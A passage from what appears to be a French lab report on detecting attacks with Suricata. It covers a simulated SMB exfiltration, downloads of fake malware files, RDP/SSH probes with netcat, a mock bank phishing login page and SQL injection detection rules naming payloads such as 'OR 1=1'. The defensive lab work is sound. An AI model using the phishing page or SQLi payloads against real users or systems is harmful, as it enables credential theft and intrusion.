libpam-winbind   libwbclient0     samba            samba-dsdb-modules winbind
libsmbclient0    python3-ldb       samba-ad-dc      samba-libs
libtalloc2        python3-samba     samba-ad-provision samba-vfs-modules
```

FIGURE 3.27 – Installation de Samba

## Création d'un dossier à partager

```
(kali@kali)-[~]
$ sudo mkdir -p /srv/samba/smbshare

(kali@kali)-[~]
$ sudo chown smbuser:smbuser /srv/samba/smbshare

(kali@kali)-[~]
$
```

FIGURE 3.28 – Création d'un dossier à partager SMB

Le répertoire `/srv/smbshare` est celui que Windows verra comme un “réseau partagé”. La permission 777 autorise tout le monde à lire/écrire dedans (pratique pour le test).


## Création d'un utilisateur Samba

```
(kali@kali)-[~]
$ sudo adduser smbuser
```

FIGURE 3.29 – Création d'un utilisateur Samba



## Définition du mot de passe Samba




```
(kali@kali)-[~]  
$ sudo smbpasswd -a smbuser  
New SMB password:  
Retype new SMB password:
```

FIGURE 3.30 – Mot de passe SMB

## Configuration de Samba

Éditer `/etc/samba/smb.conf` et ajouter le bloc de configuration.



```
[smbshare] path = /srv/samba/smbshare  
writable = yes  
browsable = yes  
guest ok = no  
read only = no
```

FIGURE 3.31 – Test de conformité du fichier `/etc/samba/smb.conf`

## Vérification et redémarrage de Samba

On doit voir « Loaded services file OK ». Puis redémarrer Samba : `sudo systemctl restart smbd`.

```

(kali@kali)-[~]
$ testparm
Load smb config files from /etc/samba/smb.conf
Loaded services file OK.
Weak crypto is allowed by GnuTLS (e.g. NTLM as a compatibility fallback)

Server role: ROLE_STANDALONE

Press enter to see a dump of your service definitions

# Global parameters
[global]
    client min protocol = LANMAN1
    log file = /var/log/samba/log.%m
    logging = file
    map to guest = Bad User
    max log size = 1000
    obey pam restrictions = Yes
    pam password change = Yes
    panic action = /usr/share/samba/panic-action %d
    passwd chat = *Enter\snew\s*\spassword:* %n\n *Retye\snew\s*\spassword:* %n\n *pas
sword\supdated\ssuccessfully* .
    passwd program = /usr/bin/passwd %u
    server role = standalone server
    unix password sync = Yes
    usershare allow guests = Yes
    idmap config * : backend = tdb

```

FIGURE 3.32 – Loaded services file OK

## Connexion au partage depuis Windows

Dans l'explorateur de fichiers :

```
net use \\192.168.68.111\smbshare /user:smbuser motdepasse
```

```

C:\Users\soso>net use \\192.168.68.111\smbshare /user:smbuser 19081973
La commande s'est terminée correctement.

```

FIGURE 3.33 – Dossier partagé par Samba

## Montage comme lecteur réseau

1. Ouvrons l'explorateur de fichiers
2. Cliquons sur "Ce PC"
3. En haut, cliquons sur "Connecter un lecteur réseau"
4. Choisir une lettre (par ex. Z :)
5. Dossier : \\192.168.68.111\smbshare
  - ❖ Cochons "Se reconnecter à l'ouverture de session"
  - ❖ Cliquons sur "Terminer" (entre les identifiants si demandés)




FIGURE 3.34 – Ouverture du partage SMB monté




FIGURE 3.35 – Dossier vide du partage

### Test de l'écriture et transfert de fichier

Créons un fichier texte, puis copions un fichier de 2 Mo.

Nom	Modifié le	Type	Taille
docs	28/07/2025 11:30	Document texte	0 Ko
testfile	25/07/2025 16:14	Document texte	2 048 Ko

FIGURE 3.36 – Copie d'un fichier de 2 Mo pour simulation d'exfiltration

## Alertes générées par Suricata

```
07/30/2025-13:10:02.501257  [**] [1:2000010:1] BANK-DATA-EXFILTRATION Detected - Large SMB
```

FIGURE 3.37 – Alerte Suricata lors du transfert SMB

### 3.3.6 Scénario test : Téléchargement de fichiers suspects

#### Environnement :

- Kali : serveur HTTP (`python3 -m http.server`)
- Windows : client effectuant les téléchargements via PowerShell
- Ubuntu : IDS avec Suricata configuré

#### Règles

Elles détectent tous les fichiers contenant ces extensions, malveillant ou non.

```
alert http any any -> any any (msg:"Téléchargement de fichier EXE suspect"; content:".exe"; http_uri; nocase; sid:1000010;)
alert http any any -> any any (msg:"Téléchargement de fichier ZIP suspect"; content:".zip"; http_uri; nocase; sid:1000011;)
alert http any any -> any any (msg:"Téléchargement de fichier RAR suspect"; content:".rar"; http_uri; nocase; sid:1000012;)
alert http any any -> any any (msg:"Téléchargement de DLL suspecte"; content:".dll"; http_uri; nocase; sid:1000013;)
```

FIGURE 3.38 – Règles de détection des Malwares

#### Validation des règles

Nous tapons la commande suivante pour vérifier que la règle ne contient pas d'erreurs : `sudo suricata -T -c /etc/suricata/suricata.yaml`

#### Création des fichiers test

Nous devons créer dans Kali un dossier `malwares` avec `mkdir`, puis à l'intérieur, générer des fichiers de test.

```
(kali㉿kali)-[~]
$ mkdir ~/malwares

(kali㉿kali)-[~]
$ cd ~/malwares

(kali㉿kali)-[~/malwares]
$ echo "fake exe" > test.exe

(kali㉿kali)-[~/malwares]
$ echo "fake zip" > test.zip

(kali㉿kali)-[~/malwares]
$ echo "fake rar" > test.rar

(kali㉿kali)-[~/malwares]
$ echo "fake dll" > test.dll

(kali㉿kali)-[~/malwares]
$ ls
test.dll  test.exe  test.rar  test.zip
```

FIGURE 3.39 – Création des fichiers tests\_malware

### Téléchargement des fichiers

Lançons un serveur web temporaire avec Python :

```
cd ~/malwares
python3 -m http.server 8000
```

Cela lancera un serveur web HTTP sur le port 8000.

```
(kali㉿kali)-[~/malware-test]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

FIGURE 3.40 – Lancement du serveur web HTTP sur le port 8080

Depuis la machine Windows (navigateur) :

- `http://192.168.60.129:8080/test.exe`
- `http://192.168.60.129:8000/test.dll`
- `http://192.168.60.129:8000/test.zip`
- `http://192.168.60.129:8000/test.rar`




FIGURE 3.41 – Téléchargement des fichiers depuis Windows (navigateur)

Depuis Windows (invite de commande) :

```
curl http://192.168.60.129:8080/test.zip -OutFile test.zip
curl http://192.168.60.129:8080/test.exe -OutFile test.exe
```




FIGURE 3.42 – Téléchargement des fichiers depuis Windows (invite de commande)

Depuis Ubuntu (terminal) :

```
curl http://192.168.60.129:8080/test.exe -O
curl http://192.168.60.129:8080/test.zip -O
curl http://192.168.60.129:8080/test.rar -O
curl http://192.168.60.129:8080/test.dll -O
```

```

For all options use the manual or --help all .
suricata@suricata: $ curl http://192.168.60.129:8080/test.zip -O
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
100    9  100    9  0     0    23      0  0:00:00  0:00:00  0:00:00  23
suricata@suricata: $ curl http://192.168.60.129:8080/test.zip -O
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
100    9  100    9  0     0    297      0  0:00:00  0:00:00  0:00:00  300
suricata@suricata: $ curl http://192.168.60.129:8080/test.exe -O
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
100    9  100    9  0     0    234      0  0:00:00  0:00:00  0:00:00  236
suricata@suricata: $ curl http://192.168.60.129:8080/test.dll -O
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
100    9  100    9  0     0    376      0  0:00:00  0:00:00  0:00:00  391
suricata@suricata: $ curl http://192.168.60.129:8080/test.rar -O
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
100    9  100    9  0     0    108      0  0:00:00  0:00:00  0:00:00  109
suricata@suricata: $ _

```

FIGURE 3.43 – Téléchargement des fichiers depuis Ubuntu (terminal)

## Détection avec Suricata

Depuis Ubuntu :

```

0 -> 192.168.60.129:8080
08/08/2025-14:59:20.142969  [**] [1:1000013:1] Téléchargement fichier DLL détecté [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.130:43464 -> 1
168.60.129:8080

```

FIGURE 3.44 – Alerte détection fichier DLL

```

0 -> 192.168.60.129:8080
08/08/2025-14:59:20.142969  [**] [1:1000011:1] Téléchargement fichier ZIP détecté [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.130:42846 -> 1
168.60.129:8080

```

FIGURE 3.45 – Alerte détection fichier EXE

```

08/08/2025-14:59:47.599439  [**] [1:1000012:1] Téléchargement fichier RAR détecté [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.130:54500 -> 1
168.60.129:8080

```

FIGURE 3.46 – Alerte détection fichier ZIP

```

08/08/2025-14:59:47.599439  [**] [1:1000012:1] Téléchargement fichier RAR détecté [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.130:54500 -> 1
168.60.129:8080

```

FIGURE 3.47 – Alerte détection fichier RAR

Depuis Windows :

```

08/08/2025-15:09:57.937914  [**] [1:1000010:1] Téléchargement fichier EXE détecté -Possible Malware [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60
.128:49763 -> 192.168.60.129:8080

```

FIGURE 3.48 – Alerte détection fichier EXE (Windows)

```

1 -> 192.168.60.129:8080
08/08/2025-15:12:40.923670  [**] [1:1000011:1] Téléchargement fichier ZIP détecté [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.128:49811 -> 1
168.60.129:8080

```

FIGURE 3.49 – Alerte détection fichier ZIP (Windows)



### 3.3.7 Détection d'accès non autorisé (Tentatives de connexion SSH/RDP échouées)

#### Règles de détection

```
alert tcp any any -> any 3389 (msg:"Tentative de connexion RDP détectée";  
sid:1000008; rev:1;
```

Explications :

- Elle détecte toute tentative de connexion vers un port RDP (3389), quelle que soit l'adresse IP source ou destination.
- Utile pour voir si une machine tente d'ouvrir une session bureau à distance.

```
alert tcp any any -> any 22 (msg:"Tentative de connexion SSH détectée";  
sid:1000009; rev:1;)
```

Explications :

- Elle détecte toute tentative de connexion vers un serveur SSH.
- Très utile pour observer les connexions par SSH, y compris les tentatives de brute force ou de scan.

```
#DETECTION DE CONNEXION RDP ET SSH  
#Règle RDP  
alert tcp any any -> any 3389 (msg:"Tentative de connexion RDP détectée"; sid:1000008; rev:1;)  
#Règle SSH  
alert tcp any any -> any 22 (msg:"Tentaive de connexion SSH détectée"; sid:1000009; rev:1;)
```

FIGURE 3.50 – Règles RDP et SSH

#### Vérification des règles

Commande pour s'assurer que la règle ne contient pas d'erreurs :

```
sudo suricata -T -c /etc/suricata/suricata.yaml
```

#### Activation du service RDP sur Windows

1. Ouvrir **Panneau de configuration** → **Système et sécurité** → **Autoriser l'accès à distance**.
2. Cocher : *Autoriser les connexions à distance à cet ordinateur*.
3. Appliquer puis OK.

Cela ouvre le port TCP 3389 sur la machine Windows.



## Lancement de l'attaque depuis Kali

### RDP :

```
nc 192.168.60.128 3389
```

Explication : La commande ci-dessus utilise Netcat (nc) pour tenter d'établir une connexion TCP vers l'adresse IP 192.168.60.128 sur le port 3389, associé au protocole RDP (Remote Desktop Protocol).




FIGURE 3.51 – Attaque RDP

### SSH :

```
nc 192.168.60.128 22
```

Explication : Cette commande utilise Netcat pour tenter une connexion TCP vers l'adresse IP 192.168.60.128 sur le port 22, généralement associé à SSH (Secure Shell).




FIGURE 3.52 – Attaque SSH

## Détection par suricata :

```
08/08/2025-15:40:07.410563  [**] [1:1000000:1] Tentative de connexion RDP détectée [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.129:52942 -> 192.168.60.128:3389
```

FIGURE 3.53 – Alerte détection RDP

```
2 08/08/2025-15:41:17.927909  [**] [1:1000000:1] Tentative de connexion SSH détectée [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.129:33054 -> 192.168.60.128:22
```

FIGURE 3.54 – Alerte détection SSH

### 3.3.8 Détection de Phishing (Vol d'informations)

#### Règle Suricata utilisée

```
alert http any any -> any any  
(msg:"Phishing détecté"; flow:to_client,established;  
content:"Connexion"; nocase; content:"Mot de passe"; nocase;  
sid:1000014; rev:1;)
```




FIGURE 3.55 – Règle détection Phishing

Explications :

- `alert http any any -> any any` : alerter sur tout trafic HTTP allant du serveur vers le client.
- `flow:to_client,established` : appliquer seulement sur les flux établis du serveur vers le client.
- `content` : détecter la présence simultanée des mots “Connexion” et “Mot de passe” dans le contenu HTTP, sans tenir compte de la casse.
- `sid` : identifiant unique de la règle.
- `msg` : message d’alerte affiché dans les logs.

#### Création et mise en œuvre du mini site phishing

Sur Kali (ou toute machine faisant office de serveur web) :

1. Créons un répertoire pour le site web : `/home/kali/site_phishing/`



FIGURE 3.56 – Création du répertoire qui contiendra le site web

2. Création du fichier `index.html` avec `nano` :

```

kali@kali: ~/site_phishing
File Actions Edit View Help
GNU nano 8.4 /home/kali/site_phishing/index.html
<!DOCTYPE html>
<html lang="fr">
<head>
  <meta charset="UTF-8"/>
  <title>Banque Secure - Connexion</title>
  <style>
    body {
      font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
      background: #f0f4f8;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
      margin: 0;
    }
    .login-container {
      background: white;
      padding: 30px 40px;
      border-radius: 10px;
      box-shadow: 0 0 15px rgba(0,0,0,0.1);
      width: 350px;
      text-align: center;
    }
    h1 {
      margin-bottom: 25px;
      color: #004a99;
      font-weight: 700;
  
```

FIGURE 3.57 – Fichier index.html pour phishing

## Mise en œuvre du serveur web

```
cd /home/kali/site_phishing/
sudo python3 -m http.server 80
```

```

(kali@kali)~[~/site_phishing]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.60.131 - - [11/Aug/2025 10:44:29] "GET / HTTP/1.1" 200 -
192.168.60.131 - - [11/Aug/2025 10:44:53] "GET / HTTP/1.1" 304 -
192.168.60.131 - - [11/Aug/2025 10:45:02] "GET / HTTP/1.1" 304 -
  
```

FIGURE 3.58 – Serveur web d'écoute

Ce serveur sera accessible depuis les autres machines du réseau local via l'IP de Kali.

## Utilisation depuis la machine Windows

- Ouvrir un navigateur web.
- Taper l'adresse IP du serveur Kali : `http://192.168.60.129`.
- La page de connexion s'affiche.
- Remplir éventuellement le formulaire et cliquer sur "Connexion".




FIGURE 3.59 – Page web phishing

## Résultat et alertes Suricata

Depuis Ubuntu (Suricata) :

```
sudo tail -f /var/log/suricata/fast.log | grep "Phishing"
```

```
suricata@suricata:~$ tail -f /var/log/suricata/fast.log | grep "Phishing"
08/11/2025-14:44:30.125063  [**] [1:1000014:1] Phishing détecté [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.60.129:80 -> 192.168.60.131:49703
```

FIGURE 3.60 – Alerte Suricata pour phishing

**NB :** Pour la suite des détections, créer un clone de la machine Kali pour ne pas saturer la première : Clone Kali : 192.168.60.128/24

### 3.3.9 Détection d'injection SQL (Requêtes HTTP suspectes)

#### Règles Suricata utilisées

```
alert http any any -> any any (msg:"SQLi attempt - tautology OR 1=1";
flow:to_server,established; http.uri; content:" OR 1=1"; nocase;
classtype:web-application-attack; sid:1000015; rev:1;)
```

```
alert http any any -> any any (msg:"SQLi attempt - UNION SELECT";
flow:to_server,established; http.uri; content:"UNION SELECT"; nocase;
```

```
classtype:web-application-attack; sid:1000016; rev:1;)
```

```
alert http any any -> any any (msg:"SQLi attempt - SQL comment";
flow:to_server,established; http.uri; pcre:"/('|"%27|--|"%23)/Ui";
classtype:web-application-attack; sid:1000017; rev:1;)
```

```
#DETECTION INJECTION SQL
#SQLi - tautology OR 1=1
alert http any any -> any any (msg:"SQLi attempt - tautology OR 1=1"; flow:to_server,established; http.uri; content:" OR 1=1"; nocase; classtype:web-application-attack; sid:1000018; rev:1;)
#SQLi - UNION SELECT
alert http any any -> any any (msg:"SQLi attempt - UNION SELECT"; flow:to_server,established; http.uri; pcre:"/union\s+select/i"; classtype:web-application-attack; sid:1000019; rev:1;)
#SQLi - quote and comment
alert http any any -> any any (msg:"SQLi attempt - SQL comment or quote"; flow:to_server,established; http.uri; pcre:"/('|"%27|--|"%23)/Ui"; classtype:web-application-attack; sid:1000020; rev:1;)
```

FIGURE 3.61 – Règles de détection SQL

## Installation et lancement de XAMPP

Sur la machine Windows, installer XAMPP puis lancer Apache et MySQL.

